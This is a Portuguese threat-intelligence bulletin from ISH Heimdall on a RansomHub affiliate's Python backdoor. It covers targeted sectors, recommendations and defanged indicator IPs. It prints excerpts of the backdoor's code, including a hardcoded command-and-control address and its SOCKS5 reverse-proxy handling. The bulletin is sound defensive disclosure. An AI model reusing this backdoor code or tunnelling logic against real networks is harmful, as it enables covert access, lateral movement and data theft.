TLP: CLEAR

BOLETIM DE SEGURANÇA

Afiliado do RansomHub utiliza Backdoor em Python para realizar ataques

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO

1 Introdução executiva 5
2 Estratégico 5
2.1 Segmento de mercado 5
2.2 Objetivo da ameaça 5
3 Tático 6
3.1 Informações sobre a ameaça 6
3.2 Capacidade da ameaça 6
4 Recomendações 8
5 Operacional 9
5.1 Indicadores de URL, IPs e Domínios 9
6 Referências 10
7 Autores 10

LISTA DE TABELAS

Tabela 1 – Indicadores de Comprometimento de Rede. 9

LISTA DE FIGURAS

Figura 1 – Ofuscação de backdoor do Python. 6
Figura 2 – Endereço IP codificado. 7
Figura 3 – Tratamento de erros de proxy. 7

1 INTRODUÇÃO EXECUTIVA

Este relatório de segurança, desenvolvido pela equipe de **Inteligência de Ameaças da ISH, Heimdall**, tem como objetivo proporcionar uma compreensão aprofundada e um dimensionamento preciso das ameaças cibernéticas identificadas. O documento está estruturado em três níveis de abordagem: ***Estratégico***, ***Tático*** e ***Operacional***, garantindo uma visão completa e integrada das ameaças e ações recomendadas.

2 ESTRATÉGICO

2.1 SEGMENTO DE MERCADO

Os segmentos de mercado potencialmente afetados por essa ameaça que será descrita neste relatório, incluem:

- *Tecnologia da Informação*
- *Indústrias de Serviços*
- *Saúde*
- *Educação*
- *Governamental*
- *Energia*
- *Manufatura*
- *Financeiros*
- *Logística*

IMPACTO FINANCEIRO POTENCIAL

- *Interrupção de Operações*
- *Perda de Dados*
- *Custos de Resgate*
- *Multas e Sanções*
- *Perdas de Receita*
- *Danos à Imagem da Marca*
- *Recuperação de Sistemas*

2.2 OBJETIVO DA AMEAÇA

Obter acesso não autorizado a sistemas corporativos, permitindo a exfiltração de dados sensíveis e a implantação de ransomware para extorsão financeira

3 TÁTICO

3.1 INFORMAÇÕES SOBRE A AMEAÇA

Conforme análise da guidepointsecurity, esta ameaça envolve o uso de um backdoor desenvolvido em Python por um afiliado do **grupo RansomHub** Ransomware-as-a-Service (RaaS). O objetivo principal é obter acesso não autorizado a sistemas corporativos para exfiltrar dados sensíveis e implantar ransomware, resultando em extorsão financeira. Ferramentas como **ngrok**, **Remmina** e **Tailscale** são utilizadas para tunelamento reverso, acesso remoto e conexão VPN, respectivamente. Scripts em Python e PowerShell, alguns provenientes de repositórios públicos, são empregados para automatizar ações maliciosas.

3.2 OPERAÇÃO E CAPACIDADE DA AMEAÇA

Ofuscação e técnica de codificação

- O backdoor em Python utilizado pelo afiliado do RansomHub tem como objetivo inicial estabelecer acesso contínuo e não autorizado aos sistemas alvo. Ele coleta informações sensíveis, como credenciais de usuários e configurações críticas da infraestrutura comprometida. Além disso, scripts automatizados em Python e PowerShell são empregados para identificar e exfiltrar dados valiosos.



Figura 1 – Ofuscação de backdoor do Python.

Comando e controle

- A ameaça estabelece conexão com um endereço IP codificado, funcionando como um proxy reverso que utiliza o protocolo **SOCKS5**. Essa abordagem permite a movimentação lateral na rede comprometida, utilizando o sistema da vítima como ponto de entrada para outros ataques. A combinação de tunelamento e proxy oferece aos invasores um meio furtivo e resiliente para manter acesso contínuo e realizar ações maliciosas, como exfiltração de dados e implantação de ransomware.

```
parser = argparse.ArgumentParser()
parser.add_argument('-ip', dest='proxy_ip', required=False, default='108.181.182.143')
parser.add_argument('-port', dest='proxy_port', required=False, default=443, type=int)
parser.add_argument('-debug', action='store_true')
args = parser.parse_args()
```

Figura 2 – Endereço IP codificado.

Após a segunda conexão ser estabelecida, o sistema comprometido funciona como um proxy para o endereço C2 dos agentes maliciosos. As versões analisadas do script suportam apenas tráfego TCP tunelado, sem compatibilidade com endereços IPv6. Embora os valores esperados sigam o protocolo SOCKS5, sua implementação é parcial.

```
def start_transferring(self):
    try:
        B, C, E = struct.unpack('BBB', self.service_connection.recv(3))
    except struct.error:
        pass
    else:
        if B == 1:
            if C == 1:
                try:
                    D = socket.inet_ntoa(self.service_connection.recv(4))
                except:
                    logging.info('Proxy server returned bad IPv4 address', exc_info=_A)
                    self.close()
            elif C == 3:
                try:
                    D = self.service_connection.recv(E).decode(_D)
                    logging.debug('Proxy server selected domain name as target address')
                except:
                    logging.debug('Some problems in decode procedure', exc_info=_A)
                    self.close()
            elif C == 4:
                logging.info('Proxy server selected unsupported addressing IPv6')
                self.close()
            else:
                logging.info('Proxy server selected unknown addressing')
                self.close()
            F = struct.unpack('H', self.service_connection.recv(2))[0]
            G, H = self.return_tcp_client_connection(D, F)
            self.service_connection.sendall(struct.pack(_C, 1))
            self.service_connection.sendall(struct.pack('BB', 1, 4) + socket.inet_pton(socket.AF_INET, G)
            self.CONNECT_transferring()
        elif B == 2:
            logging.info('Proxy server select unsupported operation BIND')
            self.close()
        elif B == 3:
            logging.info('Proxy server select unsupported operation UDP')
            self.close()
        else:
            logging.info('Proxy server select unknown operation')
```

Figura 3 – Tratamento de erros de proxy.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção da referida *ameaça*, como por exemplo:

Atualize e monitore software e sistemas

- Certifique-se de que todos os sistemas, aplicativos e dispositivos estão com os patches e atualizações de segurança mais recentes. Isso reduz a exposição a vulnerabilidades exploradas por backdoors.

Utilize firewalls e IDS/IPS

- Configure firewalls para bloquear tráfego incomum ou não autorizado. Use IDS/IPS para monitorar e identificar padrões suspeitos de comportamento na rede.

Implemente autenticação multifator (MFA)

- Adote o MFA para todos os acessos a sistemas críticos, reduzindo as chances de que credenciais comprometidas sejam usadas para instalar backdoors.

Realize varreduras regulares

- Use antivírus, antimalware e ferramentas especializadas para identificar softwares maliciosos, inclusive os que possam ter técnicas de ofuscação.

Monitore logs e eventos de sistemas

- Configure logs detalhados e monitore eventos em servidores, endpoints e redes para detectar conexões incomuns ou atividades anômalas, especialmente com servidores externos.

Limite permissões e privilégio

- Restrinja acessos administrativos e privilegie apenas o que é essencial para cada usuário ou sistema, minimizando o impacto de uma possível exploração.

Conscientização cibersegurança

- Treine usuários finais e equipes técnicas para identificar phishing, engenharia social e sinais de possível comprometimento, como lentidão anormal ou processos desconhecidos.

5 OPERACIONAL

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

5.1 INDICADORES DE URL, IPS E DOMÍNIOS

Indicadores de URL, IPs e Domínios	
IP	185[.]174[.]101[.]240 38[.]180[.]81[.]153 104[.]238[.]61[.]144 88[.]119[.]175[.]65 23[.]227[.]193[.]172 185[.]174[.]101[.]69 92[.]118[.]112[.]208 37[.]1[.]212[.]18 108[.]181[.]182[.]143 92[.]118[.]112[.]143 45[.]82[.]85[.]50 108[.]181[.]115[.]171 88[.]119[.]175[.]70 5[.]8[.]63[.]178 45[.]66[.]248[.]150 173[.]44[.]141[.]226

Tabela 1 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Guidepointsecurity**
- **Thehackernews**

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH